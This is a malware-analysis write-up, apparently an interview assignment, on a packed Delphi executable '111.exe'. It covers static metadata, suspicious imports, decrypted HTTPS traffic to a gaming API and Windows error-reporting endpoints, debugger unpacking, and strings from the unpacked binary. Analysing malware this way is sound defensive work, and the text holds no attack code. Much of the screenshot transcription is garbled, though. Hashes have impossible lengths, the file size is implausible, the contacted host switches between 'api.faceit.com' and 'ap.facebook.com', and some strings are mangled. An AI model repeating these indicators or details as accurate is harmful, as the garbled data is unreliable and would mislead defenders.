

Zscaler Interview

Note: (There might be changes in names in different screenshots as there were captured during different runs). All the data is present on github <https://github.com/psanjay679/malware-analysis/tree/main/ZscalerInterview>

Analysis of 111.exe

Analyzing Imports:

Upon opening in PEStudio I got some basic information as below:

property	value
msd5	E71627276083F6829C7BF634A30654
sha1	3D9695926ACC09592C14389FC6AFA213C1304D0
sha256	088E638C48C8D9B867834670BD0F11A24500608794EA685A89B586EB7FE878
first-bytes-hex	4D 5A 90 00 03 00 00 04 00 00 FF FF 00 00 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z
file-size	250 (bytes)
entropy	7.624
imphash	013F3143109725C7FF07C740704BD1A2
signature	Borland Delphi
entry-point	BB FF 55 8B EC E8 B6 A4 00 00 E8 11 00 00 00 5D C3 CC ..
file-version	n/a
description	n/a
file-type	executable 32-bit
cpu	32-bit
subsystem	GUI
compiler-stamp	0x5DCE90DF2 (Fri Nov 15 04:45:38 2019)
debugger-stamp	n/a
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	0x60204E11 (Sun Feb 07 12:31:13 2021)
version-stamp	n/a
certificate-stamp	n/a

Signature: Borland-Delphi

Entropy: 7.6

There are some readable strings, but those are imports only nothing much interesting for now. There are some interesting imports to look for suspicious behaviour which are:

1. GetDesktopWindow
2. FindNextVolumeMountPointA
3. BeginUpdateResourceW
4. VirtualProtect

5. WriteFile
6. SetEnvironmentVariableW
7. GetEnvironmentStrings
8. VirtualAlloc


As the entropy is very high (7.6), it must be packed. So I tried unpacking by putting breakpoint on VirtualAlloc, VirtualProtect. Which didn't give me useful results.

Basic Dynamic Analysis

Running the binary directly and observing in wireshark, gives some interesting traffic.

 capture.pcapng
116 kB

As the traffic was HTTPS, I didn't know what to with that. Then I used the tool fiddler, where it can automatically decrypt the https traffic and shows the result as below:



The screenshot shows the Fiddler interface with the following details:

- Protocol:** SSL/TLS Handshake
- Ciphers:** TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384, TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256, TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA, TLS_DHE_RSA_WITH_AES_256_CBC_SHA256, TLS_DHE_RSA_WITH_AES_128_CBC_SHA256, TLS_DHE_RSA_WITH_AES_256_CBC_SHA, TLS_DHE_RSA_WITH_AES_128_CBC_SHA, TLS_RSA_WITH_AES_256_GCM_SHA384, TLS_RSA_WITH_AES_128_GCM_SHA256, TLS_RSA_WITH_AES_256_CBC_SHA256, TLS_RSA_WITH_AES_128_CBC_SHA256, TLS_RSA_WITH_AES_256_CBC_SHA, TLS_RSA_WITH_AES_128_CBC_SHA
- Extensions:** supported_groups [0x17], secp384r1 [0x18], ec_point_formats [0x01], signature_algs [0x12], rsa_pkcs1_sha512, ecdsa_secp521r1_sha512, rsa_pkcs1_sha256, rsa_pkcs1_sha1, ecdsa_secg_sha256, renegotiation_info [0x00]
- Process:** fiddler:4344
- Headers:** CONNECT api.faceit.com:443 HTTP/1.0, User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A376, Host: api.faceit.com:443, Connection: Keep-Alive, Pragma: no-cache
- Content-Type:** application/json; charset=UTF-8
- Body:** (empty)

As in fiddler, we can see there are multiple requests going on. The first request goes to api.faceit.com. It is just simple secure connection establishment.

Progress Telerik Fiddler Web Debugger

File Edit Rules Tools View Help

Replay X Go Stream Decode Keep All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search... Online

Result Protocol Host URL Body Caching Content-Type Process

1 200 HTTP Tunnel to ap.facebook.com:443 111_unpacked:2876

2 200 HTTP apcap.digicert.com [MFvTzBNMeawGTAjBgU...] 471 max-age=121431; Expir... application/json-response fiddler:4344

3 200 HTTP status.geotrust.com [MFvTzBNMeawGTAjBgU...] 471 max-age=102805; Expr... application/json-response fiddler:4344

4 200 HTTP ap.facebook.com [/core/v1/hidnames/yetve... 988 max-age=60 application/json;charset=UTF-8 111_unpacked:2876

5 200 HTTP Tunnel to watom.microsoft.com:443 0 werfault:3008

6 200 HTTP apcap.digicert.com [MFvTzBNMeawGTAjBgU...] 471 max-age=163615; Expr... application/json-response fiddler:4344

7 200 HTTP onedrive.live.com [/acap/IMGwQJCM4HxD... 1,763 max-age=86400; Expr... application/json-response fiddler:4344

8 404 HTTPS watom.microsoft.com [/drive/tags/two.aspx?k... 50 text/html werfault:3008

9 200 HTTPS ctld.windowspdt... /msdownload/update/3/... 0 public,max-age=900 application/vnd.ms-cab-compressed svchost:568

10 304 HTTP ctld.windowspdt... / 0 max-age=3600; Expires... application/pkcs-0r1 svchost:568

11 304 HTTP ctld.windowspdt... /msdownload/update/3/... 0 public,max-age=900 application/vnd.ms-cab-compressed svchost:568

12 200 HTTP Tunnel to ap.facebook.com:443 111_unpacked:2264

13 200 HTTP ap.facebook.com [/core/v1/hidnames/yetve... 988 max-age=60 application/json;charset=UTF-8 111_unpacked:2264

14 200 HTTP ap.facebook.com [/core/v1/hidnames/yetve... 0 111_unpacked:2612

15 200 HTTP Tunnel to ap.facebook.com:443 111_unpacked:2612

16 200 HTTPS ap.facebook.com [/core/v1/hidnames/yetve... 988 max-age=60 application/json;charset=UTF-8 111_unpacked:2612

Get Started Statistics Inspectors AutoResponder Composer Fiddler Orchestrator Beta FiddlerScript Log Filters Timeline

Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML

Find... (press Ctrl+Enter to highlight all) View in Notepad

Response body is encoded. Click to decode.

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML

1 200 [{"result": "ok", "payload": {"country": "ca", "registration_status": "active", "matches_left": 0, "private_tournaments_invitations": [{"max_type": "team", "game_id": "", "matches_not_played": 0, "active_team_id": null, "newellether_premium": false, "version": 4, "created_at": "Wed Feb 03 2010 12:00:00 UTC 2010", "last_update": "Wed Feb 03 2010 12:00:00 UTC 2010", "tourney_id": "tourney_1"}, {"max_type": "player", "game_id": "tourney_1", "matches_not_played": 0, "active_team_id": null, "newellether_premium": false, "version": 4, "created_at": "Wed Feb 03 2010 12:00:00 UTC 2010", "last_update": "Wed Feb 03 2010 12:00:00 UTC 2010", "tourney_id": "tourney_1"}, {"max_type": "player", "game_id": "tourney_1", "matches_not_played": 0, "active_team_id": null, "newellether_premium": false, "version": 4, "created_at": "Wed Feb 03 2010 12:00:00 UTC 2010", "last_update": "Wed Feb 03 2010 12:00:00 UTC 2010", "tourney_id": "tourney_1"}], "available_tournaments": [{"status": "AVAILABLE", "quest_info": {}, "notification_tournament_joined": false, "friends_id": 1}, {"flag": "", "created_at": "Wed Feb 03 2010 12:00:00 UTC 2010", "membership": "tgc_member_free", "membership_id": "tgc_member_free", "newsletter_general": true, "nickname": "yetveirifru", "profile_picture": "http://www.yetveirifru.com/images/icon.png", "status": "AVAILABLE", "tourney_id": "tourney_1", "user": "yetveirifru", "version": "2.22.0"}]}]

Capturing All Processes 1 / 16 https://api.facebook.com/core/v1/hidnames/yetveirifru

QuickFind... Find & Replace Readonly

10:51 PM 10/23/2021

After that it sends get request to api.faceit.com with endpoint /core/v1/nicknames/yetveirrificu. In return the server gives the json result as follows and shown in above image.

One interesting thing is that it makes its custom useragent as "Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A5376e Safari/8536.25". Because when opening google chrome it sends the general request with useragent "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36".

```
GET https://api.faceit.com/core/v1/nicknames/yetveirrificu HTTP/1.1
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML,
like Gecko) Version/6.0 Mobile/10A5376e Safari/8536.25
Host: api.faceit.com
Cookie: __cf_bm=uwuheNFZxDojvve8gjUYFRDuKhAlja1T_a.P1Hg4PoI-1635073363-0-
Af8auF1Cj1z47SJWqErZtRmho3mIojrMPp+2Y+E12NHBkmCD4oqtYUF Pf1RMoDFH1PvT4Yjk5ffZQpYg+PNYWjE=
```

HTTP/1.1 200 OK
Date: Sun, 24 Oct 2021 11:08:34 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
access-control-allow-origin: *
access-control-allow-methods: GET,POST,DELETE,PUT,OPTIONS,PATCH
access-control-allow-headers: Accept,Content-Type,X-Requested-With,User-
Id,Authorization,Anonymous-Id,faceit-auth,faceit-referer,UserID
x-envoy-upstream-service-time: 5
x-faceit-gateway: true
cache-control: max-age=60
x-envoy-decorator-operation: api-gateway.team-platform.svc.cluster.local:80/*

```

Via: 1.1 google
Alt-Svc: h3=":443"; ma=86400, h3-29=:443"; ma=86400, h3-28=:443"; ma=86400, h3-27=:443";
ma=86400
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-
cgi/beacon/expect-ct"
Set-Cookie: __cfruid=0e0340d7427f8e24e5c17cbcb5d2b670daf459e1-1635073714; path=/;
domain=.faceit.com; HttpOnly; Secure; SameSite=None
Server: cloudflare
CF-RAY: 6a32bf7879392d22-DEL

2e1
{"result": "ok", "payload":
{"country": "ca", "registration_status": "active", "matches_left": 0, "private_tournaments_invitations": {}, "user_type": "user", "games": [],
 "matches_not_played": 0, "active_team_id": null, "newsletter_promotions": false, "version": 4, "created_by": "anonymous", "favorite_tournaments": [], "activated_at": "Wed Feb 03 15:39:24 UTC 2021", "invitations_remaining": 10, "steam_id": "", "ongoing_rooms": [],
 "updated_by": "broker", "guid": "5ee7a37c-54b8-4dac-a211-0329602f9398", "private_tournaments": [], "status": "AVAILABLE", "guest_info": {},
 "notification_tournament_joined_starts": false, "friends_ids": [], "flag": "", "created_at": "Wed Feb 03 15:39:24 UTC 2021", "membership": {"type": "free"}, "memberships": ["free"], "newsletter_general": false, "nickname": "ef
"yetveirrificu", "ongoing_tournaments": [],
 "verified": false, "entity_type": "user"}, "server_epoch_time": 1635073714, "message": "Operation performed correctly.", "env": "prod", "you_are": {"roles": ["anonymous"]}, "user": "anonymous"}, "version": "2.220.5"}
0

```

Initially in fiddler, it felt like just update to windows requests are going but later upon investigation, it revealed that the sample itself is sending the requests named stageOne and stageTwo.

StageOne:

```

GET
https://watson.microsoft.com/StageOne/1111_exe/67_0_0_0/60200706/1111_exe/67_0_0_0/60200706/c0
000005/000016cb.htm?
LCID=1033&OS=6.1.7601.2.00010100.1.0.4.17514&SM=VMware_%20Inc.&SPN=VMware%20Virtual%20Platform
&BV=6.00&MID=99455D65-45B7-4F17-9277-01C03A6EB26D HTTP/1.1
Connection: Keep-Alive
User-Agent: MSDW
Host: watson.microsoft.com

```

```

HTTP/1.1 404 Not Found
Content-Length: 0
Content-Type: text/html
Server: Microsoft-HTTPAPI/2.0
Date: Sun, 24 Oct 2021 11:08:36 GMT

```

StageTwo


```
GET https://watson.microsoft.com/dw/stagetwo.asp?  
szAppName=1111.exe&szAppVer=67.0.0.0&szAppStamp=60200706&szModName=1111.exe&szModVer=67.0.0.0&  
szModStamp=60200706&ExceptionCode=c0000005&offset=000016cb&LCID=1033&OS=6.1.7601.2.00010100.1.  
0.4.17514&SM=VMware_%20Inc.&SPN=VMware%20Virtual%20Platform&BV=6.00&MID=99455D65-45B7-4F17-  
9277-01C03A6EB26D HTTP/1.1  
Connection: Keep-Alive  
User-Agent: MSDW  
Host: watson.microsoft.com  
  
HTTP/1.1 200 OK  
Content-Length: 51  
Content-Type: text/html  
Server: Microsoft-HTTPAPI/2.0  
Date: Sun, 24 Oct 2021 11:08:37 GMT  
  
Bucket=-438169590  
BucketTable=447345127  
Response=1
```

One more interesting thing I found with this sample that it just sent the request and just kills itself. There were some imports regarding reading and writing file, but seems like they weren't used. We will look at them in later stages.

As above was just basic dynamic analysis, for further analysis I needed to unpack the sample as I was stuck at a point and the sample performs strange with imports (file imports were not used at all).

Unpacking

After struggling a lot, I found out that, the program reaches at some specific point again and again, and the binary exits.



In the above image, This is the point where the binary again and again comes and then I had to restart the execution.

Later after struggling a lot, I found that, the binary decrypts instructions in memory and from there it unpacks the executable and executes it. This point comes even after unpacking of the sample.

Two screenshots of the Immunity Debugger interface showing assembly code and memory dump windows.

Top Screenshot:

- Assembly View:** Shows assembly code for address 00220E50. The code includes instructions like `movzx eax, byte ptr ds:[eax+1]`, `push 0`, `push eax`, and `push dword ptr ss:[ebp+10]`. Registers EAX, EBX, ECX, EDX, ESP, and EDI are visible at the top right.
- Registers View:** Shows register values for EIP, EFLAGS, ECX, EDX, ESP, and EDI.
- Memory Dump View:** Shows a dump of memory starting at address 0018FAC0.
- Bottom Screenshot:** Similar to the top one, showing assembly code for address 00220E50. The code includes instructions like `movzx eax, byte ptr ds:[eax+1]`, `push 0`, `push eax`, and `push dword ptr ss:[ebp+10]`. Registers EAX, EBX, ECX, EDX, ESP, and EDI are visible at the top right.
- Registers View:** Shows register values for EIP, EFLAGS, ECX, EDX, ESP, and EDI.
- Memory Dump View:** Shows a dump of memory starting at address 0018FAC0.

Both screenshots show the command `Byte ptr ds:[ecx+3A]=[00220E50] "MZ"=4D 'M'` being run, and the assembly output reflects this modification.

In the above two images, I found the executable and then I saved it to a file potential_unpacker.bin

Analysis of Unpacked executable

Analyzing the unpacked sample in pe-bear for import fixes. They weren't needed. So I loaded the sample in PEStudio.

From PEStudio, we get some information as follows:

- file_type: executable(exe)
- cpu: 32bit
- signature: microsoft visual c++
- entropy: 6.6 (less than original sample) but still gives us flag that either executable or strings decryption is here.

By looking here, I see some more interesting imports related to internet, which were not there in original

sample. Here are some of them

1. GetCurrentHwProfileA
2. InternetCloseHandle
3. InternetOpenUrlA
4. InternetReadFile
5. InternetSetOptionA
6. InternetSetFilePointer
7. HttpQueryInfoA
8. HttpAddRequestHeadersA
9. HttpSendRequestA
10. HttpOpenRequestA
11. InternetConnectA
12. InternetOpenA
13. Process32Next

14. Process32First
15. CreateToolhelp32Snapshot
16. TerminateProcess
17. OpenProcess
18. ShellExecuteA
19. GetModuleBaseNameA
20. EnumProcessModules

Now here it makes us clear, why the sample was making internet requests.

Strings also in the unpacked sample shows very interesting things as in image below:


	encoding (2)	size (bytes)	file-offset	blacklist (55)	hint (586)	group (17)	value (4176)
ascii	4	0x00073614	-	utility		network	POST
utf-8	3	0x000734DC	-	utility			HostName
ascii	6	0x000741BC	-	utility			delete
ascii	7	0x00074340	-	utility			replace
ascii	7	0x0007446C	-	utility			RELEASE
ascii	7	0x00074684	-	utility			Program
ascii	6	0x0007484C	-	utility			Delete
ascii	4	0x00074A0C	-	utility			Copy
ascii	4	0x00074A7C	-	utility			Goto
ascii	4	0x00074AD4	-	utility			time
ascii	4	0x00074ADC	-	utility			date
ascii	27	0x00075870	-	utility			CREATE TABLE sqlite_master/
ascii	37	0x000758D8	-	utility			CREATE TEMP TABLE sqlite_temp_master/
ascii	8	0x000758D0C	-	utility			SET NULL
ascii	11	0x00075818	-	utility			SET DEFAULT
ascii	6	0x00075878	-	utility			create
ascii	9	0x00075824	-	utility			start_of
ascii	7	0x00075814	-	utility			program
ascii	13	0x00075878	-	utility			CREATE TABLE
ascii	23	0x0007585C	-	utility			CREATE VIRTUAL TABLE %T
ascii	6	0x00075818	-	utility			SEARCH
ascii	7	0x00075858	-	utility			release
ascii	27	0x00075800	-	utility			at most %d tables in a join
ascii	41	0x00075A00	-	utility			CREATE TABLE %S.sqlite sequence(name,seq)
ascii	8	0x00075784	-	utility			set limit
ascii	16	0x00075804	-	utility			/etc/hosts.lm
ascii	17	0x00075844	-	utility			bad format error
ascii	64	0x00075F88	-	size			P@h1@k@C@W@U@V@N@M@5@T@B@p@8@R@c@D@i@o@7@t@f@P@Z@S@L@Z@P@
ascii	64	0x00075F90	-	size			ABCDEF@H@K@L@M@P@R@S@T@U@W@X@Z@b@c@f@g@h@j@k@m@o@p@r@u@v@y@0@12456789@/
ascii	64	0x00075F88	-	size			+ -0123456789@B@C@F@G@H@K@L@M@N@P@R@S@T@U@V@Y@Z@b@c@f@g@h@j@k@m@o@p@r@u@v@y@z@
ascii	64	0x00075A80	-	size			selfinf.got.table() called with two or more incompatible queries
ascii	19	0x00084C08	-	rtti			DAV@had@Alice@std@
ascii	19	0x00084C24	-	rtti			DAV@exception@std@
ascii	18	0x00084D0C	-	rtti			DAV@os_base@std@
ascii	19	0x00084D28	-	rtti			DAV@1@n@p@H@std@
ascii	49	0x00084D44	-	rtti			DAV@basic_iostream@DU\$char_traits@D@std@@@std@@
ascii	45	0x00084D80	-	rtti			DAV@basic_ios@DU\$char_traits@D@std@@@std@@
ascii	49	0x00084D88	-	rtti			DAV@basic_istream@DU\$char_traits@D@std@@@std@@
ascii	50	0x00084D94	-	rtti			DAV@basic_iostream@DU\$char_traits@D@std@@@std@@
ascii	51	0x00084E00	-	rtti			DAV@basic_streampbuf@DU\$char_traits@D@std@@@std@@
ascii	68	0x00084E70	-	rtti			DAV@basic_stringbuf@DU\$char_traits@D@std@@@V\$allocator@D@2@@std@@
ascii	71	0x00084E90	-	rtti			DAV@basic_stringstream@DU\$char_traits@D@std@@@V\$allocator@D@2@@std@@
ascii	23	0x00084F34	-	rtti			DAV@runtime_error@std@
ascii	22	0x00084F54	-	rtti			DAV@facet@local@std@
ascii	22	0x00084F74	-	rtti			DAV@codecvt_base@std@
ascii	20	0x00084F94	-	rtti			DAU@type_base@std@
ascii	19	0x00084FB4	-	rtti			DAV@ctype@D@std@@
ascii	22	0x00084FD0	-	rtti			DAV@system_error@std@
		0x00084FF0	-	rtti			DAV@failure@ios_base@std@

Some of interesting strings are

1. POST
2. HostName
3. delete
4. replace
5. RELEASE
6. Program
7. Delete
8. Copy
9. Goto
10. time
11. date
12. CREATE TABLE sqlite_master(
13. CREATE TEMP TABLE sqlite_temp_master(

14. SET NULL
15. SET DEFAULT
16. create
17. start of
18. program
19. CREATE TABLE
20. CREATE VIRTUAL TABLE %T
21. SEARCH
22. release
23. at most %d tables in a join
24. CREATE TABLE %Q.sqlite_sequence(name,seq)

Upon loading the sample into PEiD, and looking for crypto signatures, it also showed some very interesting signatures:



From the images above, we can see why entropy is high in this case. There base64 and zip encodings are present.

Basic Dynamic Analysis of unpacked executable

